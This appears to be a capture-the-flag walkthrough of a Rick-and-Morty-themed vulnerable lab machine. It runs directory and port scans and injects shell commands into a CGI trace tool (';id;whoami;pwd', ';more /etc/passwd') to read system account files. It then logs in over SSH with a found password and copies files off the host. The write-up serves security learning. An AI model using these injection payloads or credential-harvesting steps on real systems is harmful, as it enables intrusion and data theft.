


```
┌──(root💀kali)-[/home/kali]
└─# dirb http://10.188.61.252

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 27 17:38:15 2021
URL_BASE: http://10.188.61.252/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.188.61.252/ ----
+ http://10.188.61.252/cgi-bin/ (CODE:403|SIZE:217)
+ http://10.188.61.252/index.html (CODE:200|SIZE:326)
==> DIRECTORY: http://10.188.61.252/passwords/
+ http://10.188.61.252/robots.txt (CODE:200|SIZE:126)

---- Entering directory: http://10.188.61.252/passwords/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Oct 27 17:38:17 2021
DOWNLOADED: 4612 - FOUND: 3
```

We got : robot.txt, index.html, and a folder named **/cgi-bin/, of apache**, usually contain files written in different PL**.,** usually here is the path: **/var/www/cgi-bin/**


CGI: Common getway interface which is a standard to execute some code in **c, bash, php …etc**

Chack what’s inside robots.txt




```
They're Robots Morty! It's ok to shoot them! They're just
Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```

Root_shell.cgi it may help us to get in.




```
<html><head><title>Root Shell
</title></head>
--UNDER CONSTRUCTION--
<!--HAAHAHAHAAHHAaAAAGGAgaagAGAGAGG-->
<!--I'm sorry Morty. It's a bummer.-->
</html>
```



--UNDER CONSTRUCTION--

Let’s now try /cgi-bin/tracertool.cgi

That one allows us have a prompt to type some commands




MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

```
;id;whoami;pwd
```

```
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_sys_script_t:s0
apache
/var/www/cgi-bin
```


Let’s check what’s inside some sensitive files (/etc/passwd/



MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

```
;more /etc/passwd
```




```
::::::::::::::
/etc/passwd
::::::::::::::
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

We figured out we have 3 users **(RickSanchez, Morty, Summer)**


We have already found a password **‘’winter**’’ it seems to stand for Summer’s authentication.

Let’s make a quick scan for ssh access



```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV 10.188.61.252 --system-dns -p 1-30000
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 18:31 EDT
Nmap scan report for 10.188.61.252
Host is up (0.00059s latency).
Not shown: 29994 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh?
80/tcp    open  http    Apache httpd 2.4.27 ((Fedora))
9090/tcp  open  http    Cockpit web service 161 or earlier
13337/tcp open  unknown
22222/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
2 services unrecognized despite returning data. If you know the service/version, please submit the following finge
rprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port22-TCP:V=7.91%I=7%D=10/27%Time=6179D343%P=x86_64-pc-linux-gnu%r(NUL
SF:L,42,"Welcome\x20to\x20Ubuntu\x2014\.04\.5\x20LTS\x20\(GNU/Linux\x204\.
SF:4\.0-31-generic\x20×86_64\)\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port13337-TCP:V=7.91%I=7%D=10/27%Time=6179D343%P=x86_64-pc-linux-gnu%r(
SF:NULL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.81 seconds
```


Let’s access using ssh



```
┌──(root💀kali)-[/home/kali]
└─# ssh Summer@10.188.61.252 -p 22222                                                          255 ×
The authenticity of host '[10.188.61.252]:22222 ([10.188.61.252]:22222)' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmxUO9cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.188.61.252]:22222' (ECDSA) to the list of known hosts.
Summer@10.188.61.252's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost ~]$ 
```


Awesome, it works 😊 !

Let’s explore more: we confirm we have 3 users :




```
[Summer@localhost ~]$ cd /home/
Morty/       RickSanchez/ Summer/
[Summer@localhost ~]$ cd /home/
```

File : FLAG.txt



```
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost ~]$ cat FLAG.txt
                         _
                        | \
                        | |
                        | |
   |\                   | |
  /, ~\                / /
 X     `-.....______./ /
  ~-. ~  ~              |
     \             /    |
      \  /_     ___\   /
      | /\ ~~~~~~   \ |
      | | \         || |
      | |\ \        || )
     (_/ (_/      ((_/

[Summer@localhost ~]$ 
```


Go to morty: we got two objects **journal.txt.zip** and **Safe_Password.jpg**



```
[Summer@localhost Morty]$ cp journal.txt.zip ~
[Summer@localhost Morty]$ cp Safe_Password.jpg ~
[Summer@localhost Morty]$ ls
journal.txt.zip  Safe_Password.jpg
[Summer@localhost Morty]$ cd
[Summer@localhost ~]$ ls
FLAG.txt  journal.txt.zip  Safe_Password.jpg
[Summer@localhost ~]$ exit
logout
Connection to 10.188.61.252 closed.

┌──(root💀kali)-[/home/kali]
```


Copy files from victim's machine to the kali machine

Scp: is an open-source tool to perform a secure copy from a host (ssh)




```
┌──(root💀kali)-[/home/kali]
└─# scp -P 22222 Summer@10.188.61.252:journal.txt.zip ~                            1 ×
Summer@10.188.61.252's password:
journal.txt.zip                                        100%  414   704.9KB/s   00:00

┌──(root💀kali)-[/home/kali]
└─# scp -P 22222 Summer@10.188.61.252:Safe_Password ~
Summer@10.188.61.252's password:
scp: Safe_Password: No such file or directory

┌──(root💀kali)-[/home/kali]
└─# scp -P 22222 Summer@10.188.61.252:Safe_Password.jpg ~                          1 ×
Summer@10.188.61.252's password:
Safe_Password.jpg                                      100%   42KB  37.3MB/s   00:00

┌──(root💀kali)-[/home/kali]
└─# 
```

Confirm we got the files:




```
┌──(root💀kali)-[~]
└─# ls
journal.txt.zip  Safe_Password.jpg

┌──(root💀kali)-[~]
└─# 
```

Find a way: use strings or head commands



```
┌──(root💀kali)-[~]
└─# strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
        #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D000D\DDDD\t\\\\\t
```

So to open **journal.txt.zip** file which is secured by a password and here is the pw: **Meeseek**




Name	Size	Type	Date Modified
journal.txt	339 bytes	plain text do...	18 August 2017, 05:...

Password required

Enter the password for the archive 'journal.txt.zip'.

Password: •••••••


~/.cache/.fr-HndwtK/journal.txt - Mousepad
File Edit Search View Document Help


```
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial
grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe
password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points

```

Awesome, we got 20 more points, and we got a number (131333) may could be helpful later.

Back to Ricky space:

